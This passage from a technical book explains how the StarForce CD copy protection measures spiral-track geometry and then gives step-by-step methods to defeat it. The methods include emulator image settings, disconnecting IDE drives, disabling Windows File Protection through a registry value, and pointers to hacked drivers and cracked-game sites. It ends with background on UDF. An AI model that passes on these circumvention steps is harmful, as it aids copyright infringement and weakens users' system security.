The `iso9660.dir.exe` utility is advantageous because it allows you to copy not only the entire file but also any part of a file. The only problem is deciding how many bytes to copy. In other words, how is it possible to determine where the useful data start and where the garbage begins? To make this decision, it is expedient to recall that, according to the standard, the files are stored sequentially on the disc, which means that the last sector of one file is directly followed by the starting sector of another file. Because starting sectors of all files are known, determining actual lengths of all files, except for the last one, won't be too difficult. Because the length of one sector on a CD is 2048 bytes, the actual size of any file can be expressed

as follows: (starting address of the next file - starting address of the current file) * 2048. Everything is simple, isn't it? Using the iso9660.dir.exe utility, I have copied lots of MP3 discs protected this way.

StarForce Turns to Dust

The forces of evil are encroaching! StarForce protection attacks from all directions, and new games cannot be copied any longer. The protection appears as forbidding as a rock. It has already become famous for being impossible to crack. However, the situation isn't as hopeless as it seems at first glance. In addition to the high road there are alternative, unguarded routes. To achieve the required goal, it is possible to use one of them.

What Is StarForce?

Star Force (Fig. 10.3) is a family of protection mechanisms intended to protect CDs against unauthorized copying. It binds to the physical structure of the spiral track and is equipped with complex antihacking mechanisms. Instead of a primitive "friend-or-foe" check, which can be easily cracked by replacing a single `JMP`, this protection converts the topological disc parameters into a number used for decryption of the main program body. At the same time, specialized protection components ensure that no one can save a dump after decryption.

Part of the protection code is concentrated within a `protect.dll` file of several megabytes, part of the code is distributed over the drivers, and another part is compiled into the p-code executed under the custom interpreter. All of these components implement lots of anti-debugging techniques that prevent both study of the protection code and emulation of the original disc.



Fig. 10.3. The StarForce logo, by which this protection can be easily distinguished from any other protection

The protection is constantly evolving and actively enhanced. With the release of each new version, the developers make it more sophisticated. The latest releases of StarForce are deeply-integrated with the Windows operating system and even modify its kernel, as a result of which the system becomes unstable. In some cases, users lose data, and in other cases the system regularly displays the infamous BSOD. Some users complain that after installing updates from Microsoft licensed games unexpectedly fail to execute, requiring the user to install the StarForce update (<http://www.star-force.ru/support/sfdrvup.zip>). Sometimes, protected discs fail to be recognized by the system. Developers tend to declare that everything is OK with the protection and that users have no one to blame except themselves.

Furthermore, requiring the protected CD to run from an IDE drive if one is present in the system should be illegal, yet StarForce requires this. For instance, I work from the SCSI drive; however, there is an ancient 2x-speed IDE CD-ROM installed in my computer, simply to play audio CDs (this drive is no longer capable of playing anything else). Who dares to say that I have no right to use such a configuration?

Any security mechanism for protecting media against copying is extremely unpopular. As a rule, self-respecting developers use serial numbers or other reliable algorithms, even though they are easy to crack. This is because it is better to suffer financial losses from the piracy than to maintain a special support service to respond to the complaints of enraged users and immediately correct the problem or return money. The cause of the trouble doesn't matter — hardware incompatibility, protection defect, or human error. The slogan of every self-respecting developer is “client satisfaction above all.” Therefore, no serious software products should ever be protected by the StarForce.

How Does StarForce Work?

Bonding to the disc is based on the measurement of the angle between sectors. A similar technique was used in the time of 8-bit computers. There are other protection mechanisms that work in a similar way, such as CD-Cops and SecureROM, so the StarForce idea can hardly be called revolutionary. However, this didn't prevent the developers from taking out a patent for it, or at least declare that they have done so. Well, instead of legal issues and lyrical digressions, it would be better to discuss technical details.

The CD spiral track is similar to a phonograph record except that it starts from the inner edge of the disc instead of the outer one of the record, which means that playback proceeds from the inner edge to the outer one. The laser read/write head, suspended in the magnetic field (similar to the way a voice coil is supported in acoustic systems), moves on slide rails across the spiral track. The track consists of sectors containing data and subcode channels. The numbers of sectors are located both in the headers of the sectors and in the subcode channels spread over the spiral track. For rough positioning of the head over the required sector, the slide rails and subcode channels are used, and for fine adjustment the sector headers and deviation in the magnetic field are employed.

It is impossible to simply measure the structure of the spiral track; however, it is possible to employ the following approach (Fig. 10.4). Assume that the head reads sector X and then sector Y. If the XOY angle, formed by the two rays originating from the disc center (O) and passing through the X and Y sectors, is approximately 15 degrees, and the sectors in question are located in neighboring turns of the spiral track. In this case, it would be enough for the drive to slightly deviate the head; after a fraction of a second, the Y sector would become immediately available to it because the disc is rotating. If the angle between sectors is smaller than 15 degrees, then during the time required to move the head the Y sector will move far away and the drive will have to wait for the CD to spin around.




Fig. 10.4. If the angle between the X and Y sectors is approximately 15 degrees, the Y sector will be immediately available to the head when moving to the next turn (left); however, if the angle is smaller, the drive must wait for the CD to spin around




Fig. 10.5. The Bus Hound utility at work

Thus, by measuring the read time for different pairs of sectors it is possible to approximately determine their positional relationship on the spiral track. This relationship differs for different disc lots (because the density of sectors per millimeter and the spiral steepness differs from lot to lot). To avoid read prefetching, characteristic for most drives, the protection must read sectors in descending order. It also must measure the drive rotation speed to determine whether the time measurement is stable and correct the formula for computing the angle because, as can be easily shown, the faster the disc rotation, the sooner the sector will be out of reach.

StarForce behaves exactly this way. Fig. 10.5 shows the protection operation log, traced by the Bus Hound utility. Note that in this example, the SCSI drive was used; programmatic tracing is of no use when working with IDE because the protection works with it directly.

First the protection profiles the surface and determines the time required for one turn. Then it evaluates the measurement dispersion, based on which it would determine the deviation tolerance for the key disc characteristics. The results

of the spiral track profiling are presented in Listing 10.4 (note that sector numbers are shown in hex).

Listing 10.4. The results of spiral track profiling

```
049634 292ms
04961f 192ms
04960a 8.5ms
0495f5 8.3ms
0495e0 8.5ms
0495cb 8.5ms
0495b6 8.5ms
0495a1 8.5ms
04958c 8.5ms
049577 8.5ms
049562 8.5ms
04954d 8.5ms
049538 8.5ms
049523 8.5ms
04950e 8.7ms
...
048e7e 8.1ms
048e69 8.2ms
048e54 8.2ms
048e3f 8.2ms
048e2a 8.2ms
048e15 8.2ms
048e00 8.2ms
```

As can be clearly seen from this listing, each next number is 15h smaller than the previous one (each spiral track contains the number of sectors approximately equal to this value). The sector read time varies from 8.1 to 8.7 ms.

After profiling, the protection carries out some operations and starts measuring angles. Listing 10.5 shows the protocol obtained for the original disc.

Listing 10.5. Measurement of the angle between sectors for the original disc

```
051dfe 25ms
051dfa 7.3ms
051df5 6.6ms
051dee 6.2ms
051de6 5.5ms
051ddd 5.2ms
051dd2 12ms
051dc6 12ms
051db9 11ms
051daa 11ms
051d9a 10ms
051d89 10ms
051d76 9.9ms
051d62 9.1ms
051d4c 8.8ms
051d35 8.0ms
```

It can be immediately noticed that the decreasing step of the angle between sectors is not constant. On the contrary, it grows smoothly, which means that the protection checks different combinations of X and Y, registering when the sector is moved far enough to make the drive wait the entire turn. In this case, this value is located between 051ddd and 051dd2. The access time grows stepwise from 5.2 ms to 12 ms; in other words, it more than doubles.

Now, consider the data exchange protocol obtained by the protection for the copy of the original disc (Listing 10.6).

Listing 10.6. Measurement of the angle between sectors for the copy

```
051dfe 29ms
051dfa 7.3ms
051df5 6.6ms
```

```
051dee 6.2ms
051de6 5.5ms
051ddd 5.1ms
051dd2 4.7ms
051dc6 12ms
051db9 11ms
051daa 11ms
051d9a 10ms
051d89 10ms
051d76 9.9ms
051d62 9.2ms
051d4c 8.8ms
051d35 8.0ms
```

At first glance, this log is not different from the exchange protocol for the original disc; however, more careful investigation allows you to notice that the stepwise increase takes place between 051dd2 and 051dc6 instead of 051ddd and 051dd2 — in other words, one step later. This is the difference between the original disc and its copy.

How Can You Crack StarForce?

It is impossible to create an exact copy of the physical structure of the spiral track, at least for the moment. Certain advances have been reached. For example, CD drives with variable writing density, such as Plextor's PlexWriter Premium have appeared on the market. However, for the moment no CD copiers support this feature. I have created an experimental copier that imitates the structure of original track by reordering sector numbers; however, this copier has not been finalized into a quality product. There are other ideas; however, they are not expected to be of great vitality in the long term. I expect that StarForce developers will easily bypass them.

This doesn't matter. Before checking the key characteristics of the spiral track, the protection profiles the drive to evaluate the stability of all timing characteristics. The higher the drive quality, the more restrictive the check, and vice versa. On old and loose drives, the protection must reduce the requirements; otherwise, even

a licensed disc would be recognized as an unauthorized copy, which cannot be tolerated. Hence, the following conclusion can be drawn: Copy the disc to a poor quality medium and try to run it on an old drive (on some drives, it is even possible to unsettle the automated speed regulator by detuning the special trimming resistor). There will be a chance that the copied disc would be recognized as an original one. In case of failure, it is possible to repeat the trick with another lot of media from another manufacturer. Lots of users report that they have copied protected discs to CD-RW. Because of the low reflectance, CD-RW is considerably less readable and not as stable as CD-R. In addition, it might be useful to employ the drives that do not allow intentional slowing (which means that utilities such as CDSlow refuse to operate with them). If in the course of the disc profiling the dispersion of measurements exceeds a certain value, StarForce tries to switch to the lower speed.

In my experience, for guaranteed copying of a disc to a CD-R, it is necessary to waste no less than ten discs from different manufacturers. These media must have different spiral track geometry. For measuring the spiral track geometry, it is possible to use my custom utility, supplied on the companion CD for this book. As relates to normal hackers, they can unbind a game from the CD within a day (provided that they are already acquainted with StarForce). Nevertheless, for the moment no one has written a universal cracker, and crackers must crack each program individually.

If this is the case, start the Alcohol 120% program (Fig. 10.6), choose the **Create image** command, and specify the **StarForce 1.x/2.x/3.x** or the **Securom *NEW (V4.x)** option as the data type. When this option is chosen, the **Data positioning measurement (High precision)** checkbox will be set automatically. The **Read subchannel data** checkbox must be cleared. All other settings are not critical (sometimes, however, the **Quick skip of error blocks** option might result in errors when working with low-quality discs). The positioning measurement speed should be set at the minimum. Also, I recommend that you do not use the computer to carry out other tasks during the entire operation. However, you'll probably have to conduct some experiments here. For example, my Teac 52x from a generic manufacturer normally measures the spiral track geometry at 52x; however, when the speed is reduced it starts to misbehave.

The resulting image should not be written directly to the CD. Rather, it is intended for the emulator. Some users prefer the built-in emulator supplied as part of Alcohol 120%, and other individuals choose Daemon Tools. In Alcohol 120%, it is enough to choose the **Settings | Virtual drive** menu commands, specify any reasonable nonzero number of virtual disks, and, if desired, set the **Remount images after system reboot** to make the images mount automatically.




Fig. 10.6. Alcohol 120% settings

Ancient StarForce versions could be easily fooled and obediently worked with the virtual drive, taking it for a physical one. However, this is no longer so with newer versions. If there is at least one IDE drive in the system, then the protection refuses to work with all other drives and requires the user to insert the original disc into the IDE drive. It behaves in this way even if all other drives are legal SCSI devices. It is possible to disconnect the IDE cable from the CD drive (or simply power down the device), after which the virtual image will work excellently. All such manipulations must be carried out when the computer is powered down (the only exception is drives with hot unplug support). As a variant, it is possible to purchase an SCSI, USB, or LPT CD-ROM. In addition, it is possible to use programs such as StarForce Nightmare, which disable IDE channels on the fly. However, newer versions of StarForce have already learned how to counteract this.

What could be done if the produced image doesn't work? First, it is necessary to make sure that the image has been created correctly. Start the AdvancedMDSEditor.exe program, open the image file, and check the shape

of the curve characterizing the read speed of the spiral track. If this curve has peaks or is not stable (Fig. 10.7), then the image is not usable. In this case, it is necessary to choose another speed and repeat the operation or simply smooth the curve by clicking the **Linear Interpolation** or, better still, the **Spline Graph** button (Fig. 10.8). Try to make the curve as smooth as possible.

This is not all! New StarForce versions block the file system operation when the key disc is checked and make sure that protected data are not read from the hard disk. What could be done in this case? Because the file system is blocked by StarFleetCommand, or SFC (in most StarForce versions), if you block SFC it would be possible to escape to freedom. Start the registry editor, open the HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon key, then set the `SfcDisable` entry to `dword:ffffff9d` and reboot. To reenale SFC, it is enough to reset this value to zero.




Fig. 10.7. The source graph is unstable, which means the image is not usable




Fig. 10.8. The image was smoothed after processing, so the copy starts normally

However, it is highly undesirable to disable SFC for a long time. During this time, the computer might be infected with worms and viruses. In addition, this trick doesn't work with all StarForce versions. Owners of DVD drives on the SCSI bus can run images from there. The protection won't notice the substitution, and emulator would work excellently. It is impossible to burn the full image to a CD-R or CD-RW, because information about the spiral track structure contained in the MDS file requires about 27 MB of free space. Thus, it can fit within a normal CD-R or CD-RW only with overburning, and not in every case.

Hackers responded to this challenge with "cutting" methods. Everything was straightforward. When checking the structure of the spiral track, the protection didn't check its contents. You could start Alcohol 120%, wait for "DPM checking" to complete, start saving the dump, and let it operate for several seconds (to ensure that at least the root directory and other key structures Windows needs to recognize

the disc have been read). Then you would press **Cancel**. Alcohol 120% would prompt you to confirm that you want to delete the files. You would give a negative answer, start Nero Burning ROM, and write the MDF and MDS files produced by Alcohol 120% to a CD like any normal file. Then you would insert the just-burned disc into an SCSI or USB CD-ROM, connect the emulator, and enjoy the game (running it from the hard disk).

Unfortunately, this trick doesn't work with newer versions. Now the protection, in addition to checking the spiral track structure, checks its contents. Thus, it is time to wait for newer emulator versions. For example, developers of Daemon Tools promise to release a new version (v. 4.0) in the nearest future. The main advantage of this version will be the possibility of bypassing StarForce without any voodoo rites with images and drives. For the moment, it is necessary to use hacked drivers, from which the file system blocking has been cut out. Because of the lack of the file system blocking, the complete image (not just a cutout) can be started from the hard disk. Where is it possible to find such images? The sites with collections of such images constantly change their addresses; therefore, it is problematic to provide a link. Search engines also cannot help, because the hacker's page might already be dead when it is indexed by them. Forums are most suitable for this purpose. If there are no hacked drivers, it is possible to run the produced image over the network. The emulator would see it, while the protection won't. Unfortunately, not everyone has a LAN, and not everyone can afford to purchase a second computer.

Still, the situation is not hopeless. Lots of older versions of the protection are still in use, so Alcohol 120% is indispensable. By the way, when updates are installed for a game, the protection often is updated. Thus, it is recommended that you install updates only when necessary. In addition, only the most expensive and advanced version of StarForce takes countermeasures against emulators — StarForce Professional. Most companies prefer StarForce Basic Edition because it is less expensive and more reliable. The official site of the protection developers provides a comparative table (<http://www.star-force.com/protection/protection.phtml?c=304>), which you should carefully study before proudly declaring that you have cracked StarForce. Basic Edition is easy to crack; StarForce Professional will require more time and effort to bypass.

After experiments with StarForce, most people want to completely remove it from their systems to eliminate conflicts and potential problems. In theory, it is the developer of the game deinstallation utility who must provide this possibility. In practice, users must clean up their systems on their own. Foreseeing the righteous

wrath of legal users, StarForce developers have released a specialized utility that carries out this task automatically and made it available for free downloading from <http://www.star-force.ru/support/sfdrvrem.zip>.

In theory, there is an elegant cracking technique based on key generation. StarForce converts to a digital format specific characteristics of the spiral track structure, generates a sequence of characters and digits, and compares the result to the supplied key. This is a simplified description of its actions; instead of simple comparison, StarForce uses encryption and other features. However, the general idea remains the same. If you reconstruct the key-generation algorithm, you'll be able to compute the key that would be interpreted as a correct one. Programs protected using the KeyLess technology never request the key, which is stored on the disc in the data preparer identifier in the primary volume descriptor, where it can be easily changed. Having briefly investigated StarForce, I discovered that understanding and reconstructing the key generation algorithm is a realistic task. However, it is likely to change in newer versions; thus, all labor spent on algorithm reconstruction would be in vain. By the way, lots of advertisements have recently appeared on the Internet that offer commercial services of this sort, which immediately seems suspicious. Do not be deceived by this fraud. For the moment, there is no usable key generator.

How Does StarForce Work as a Trojan?

One of the best virus definitions states that viruses or Trojans are programs secretly carrying out undesirable actions that users do not need, are not aware of, and would like to disable if they knew about such activity. Everyone knows that StarForce spoils the system and plays mean tricks on users. StarForce developers have the insolence to declare that practically any program does the same thing. However, the idea of leaving a security hole of such a large scale would never cross the mind of any self-respecting developer.

To improve antihacking protection, StarForce developers implemented part of the protection code to run in ring 0. This is achieved by opening the `\\.\PRODRV06` device installed by the StarForce driver. Not even administrative privileges are needed to achieve this. What does this mean? Briefly, this means that any third-party code can penetrate ring 0 without asking permission. Some time later, this security hole was patched (however, I am not sure that this patch is reliable). The fact speaks for itself — if one security hole was discovered, then sooner or later other ones will be disclosed. Security holes do not tolerate loneliness!

HASP, Extreme Protector, and other foes also use the transition to ring 0; however, they do so without security holes and BSODs. Thus, development of protection mechanisms requires much care and caution. Before implementing any anti-hacking measures, self-respecting developers must consider the convenience of users and take system security into account.

Has StarForce Been Cracked or Not?

Creating a copy of a disc protected by StarForce is a realistic task. However, to achieve this goal it is necessary to fuss with emulators, tweak hardware, migrate to SCSI drives, and undertake other activities that are unnatural for normal gamers.

Most popular games were unbound from StarForce long ago, so any statements declaring that migration to licensed copies has no alternatives are premature. Just wait for the hacked program to appear on the Internet.

The legendary “uncrackability” of StarForce mainly relates to automated copying of discs using special CD copiers. Such copiers are expected to be released in the nearest future. Developers of Daemon Tools and Alcohol 120% are not sleeping. StarForce developers also are not. In brief, the most interesting part of the battle is yet to come. Everyone has the right to choose on whose side he or she would fight. I would only like to point out that everyone can join the hacker’s community, if desired. However, participation in the development of protection mechanisms is not for everyone. This is a closed community with its own rules.

Interesting References

- ❑ <http://www.star-force.com> — Official site of the StarForce protection developers
- ❑ <http://www.gamecopyworld.com> — A vast collection of cracked games supplied with detailed instructions on their copying
- ❑ <http://www.alcohol-soft.com> — Alcohol 120%, one of the best CD copiers of all time, which is capable of partially overcoming StarForce
- ❑ <http://cdru.nightmail.ru/cdru/ssilki/progs/mdsedit/AdvancedMDSedit055.rar> — Advanced MDS Editor for Alcohol 120% images, which provides the possibility of smoothing the uneven images
- ❑ <http://www.daemon-tools.cc> — The Daemon Tools emulator for working with images created by Alcohol 120%; it is slightly more compact and, in contrast to Alcohol 120%, is free

Universal Disk Format: Forfeit for Carelessness

Once upon a time, when CD recorders were only starting their expansion on the market, an enraged purchaser phoned the customer service of a computer company, complaining that they sold him an unusable CD recorder. When the technical support specialist asked that customer, which program he used for recording, he answered, without hesitation, that he used Norton Commander.

This anecdote won't make anyone even smile. Contemporary optical media have become so intellectual, that practically any program can be used to copy information to CDs, be it Windows Explorer, FAR Manager, or even Norton Commander. This convenience has been achieved at the expense of reduced reliability, decreased capacity, a slowed operating system, and other unpleasant side effects, but that doesn't really matter.

Beginners have a tough time grasping all of these intricacies. Information obtained from forums is inconsistent, and technical specifications that deserve to be trusted are too difficult to understand. What could be done to improve this situation?

The mechanism of transparent writing to CD or DVD, which most users associate with the DirectCD trademark, is based on two mutually complementary technologies — packet writing and a dynamic file system, the role of which is usually delegated to the universal disk format (UDF). These two concepts are often confused, although they are on different levels of the hierarchy.

Packet writing is the burning mode, supported by the drive at the hardware level. There are other burning modes: session at once (SAO), disc at once (DAO), and track at once (TAO). Without diving deep into technical details, it is necessary to mention that the burning mode defines the size of the data portion written by the drive at one time (in other words, without stopping the laser).

DAO, which is the most wasteful of all available modes, burns the entire disc image in one pass, from the first sector to the last one, and doesn't allow you to add further information. SAO is a more economical mode because it allows you to add further information multiple times, one session at a time. However, each session takes at least 15 MB of disc space, which is too much. TAO, which requires only 300 KB per track is, unfortunately, applicable only to audio CDs, because it is not supported by any of the existing file systems. (In my opinion, implementing such a support is a worthy task for enthusiasts.) Furthermore, all three modes do not allow you to delete the data written previously because they were designed exclusively for CD-Rs. In the best case, only an imitation of erasing is implemented,

which removes references from the directory. However, the data are not physically removed. Furthermore, such a deletion doesn't increase the available disc space.

The packet writing mode is free from all of these drawbacks. It reduces the space overhead to 14 KB per packet. The burning process is carried out in a block of constant or variable size (block size can vary from 2 KB to 2 MB). The maximum allowed packet size is limited by the specific design features of the individual drive. It varies from model to model. However, it must be no less than 64 KB; otherwise, this won't be a drive that satisfies the standard. The packets sequentially fill the disc, proceeding from its external edge to the center. Optical discs do not allow random writing. The spiral track must be continuous and cannot jump over the entire medium surface. The nature of the CD requires the information to be spread over the spiral track, skipping bits of different sectors. This allows better reliability and the possibility of data recovery in case of radial scratches and local defects. Therefore, it is principally impossible to write a single sector at a time. It is also impossible to write a packet to the middle of the disc, leaving at least one unburned sector behind (Fig. 10.9). However, the packets that have been written earlier can be rewritten multiple times; thus, the possibility of file deletion is ensured.

The packet writing mechanism alone is not enough to achieve the desired goal. It is also necessary to choose a proper file system to support it. Standard file systems, such as ISO 9660 and Joliet, developed for CD-ROM and unaware of fragmentation, expect to see a continuous block of free space on the disc, which cannot always be available.




Fig. 10.9. Incremental writing examples

The UDF file system was developed by the Optical Storage Technology Association (OSTA) with DVD in mind and was far from an idea for media domination. However, the project was so advantageous that it didn't take much effort to adopt it for CD-RWs, taking into account all details of their structure. UDF doesn't operate with physical disc formatting. Rather, it requires a logical format, so it doesn't matter on which medium it is used.

**NOTE**

A disc written in using UDF need not be written in the packet mode, and vice versa — not every packet mode uses UDF services. The possibility of selective writing and deletion of individual files at the hardware level is ensured by the packet writing mode, and at the software level it is ensured by a specialized driver snap-in. UDF only reduces the overhead to a reasonable minimum.

Several UDF specifications exist, the most reliable of which are the following releases:

- ❑ 1.02 — Describes data placement (including video) on various media, including DVD-ROMs; supports fragmentation and several other useful features
- ❑ 1.50 — Includes a media defects manager, which prevents data from being written to defective locations of the medium, and adds the possibility of working with a CD-R or CD-RW
- ❑ 2.00 — Supports streaming files, access control lists, laser calibration, and other auxiliary features
- ❑ 2.01 — Supports real-time files, ensuring preservation of the specified reading speed for the entire disc

Windows 98 supports UDF 1.02, Windows 2000 works with version 1.01, and Windows XP ensures support for versions 1.02, 1.50, and 2.01. To work with other releases, it is necessary to install appropriate drivers because further releases do not include all previous ones. As relates to Linux clones, UDF support is one large problem here. To solve this problem, it is often necessary not only to install an additional driver but also to update the kernel.

Components Required for Working with UDF

To fully enjoy all features of working with discs formatted for UDF, you'll require the following:

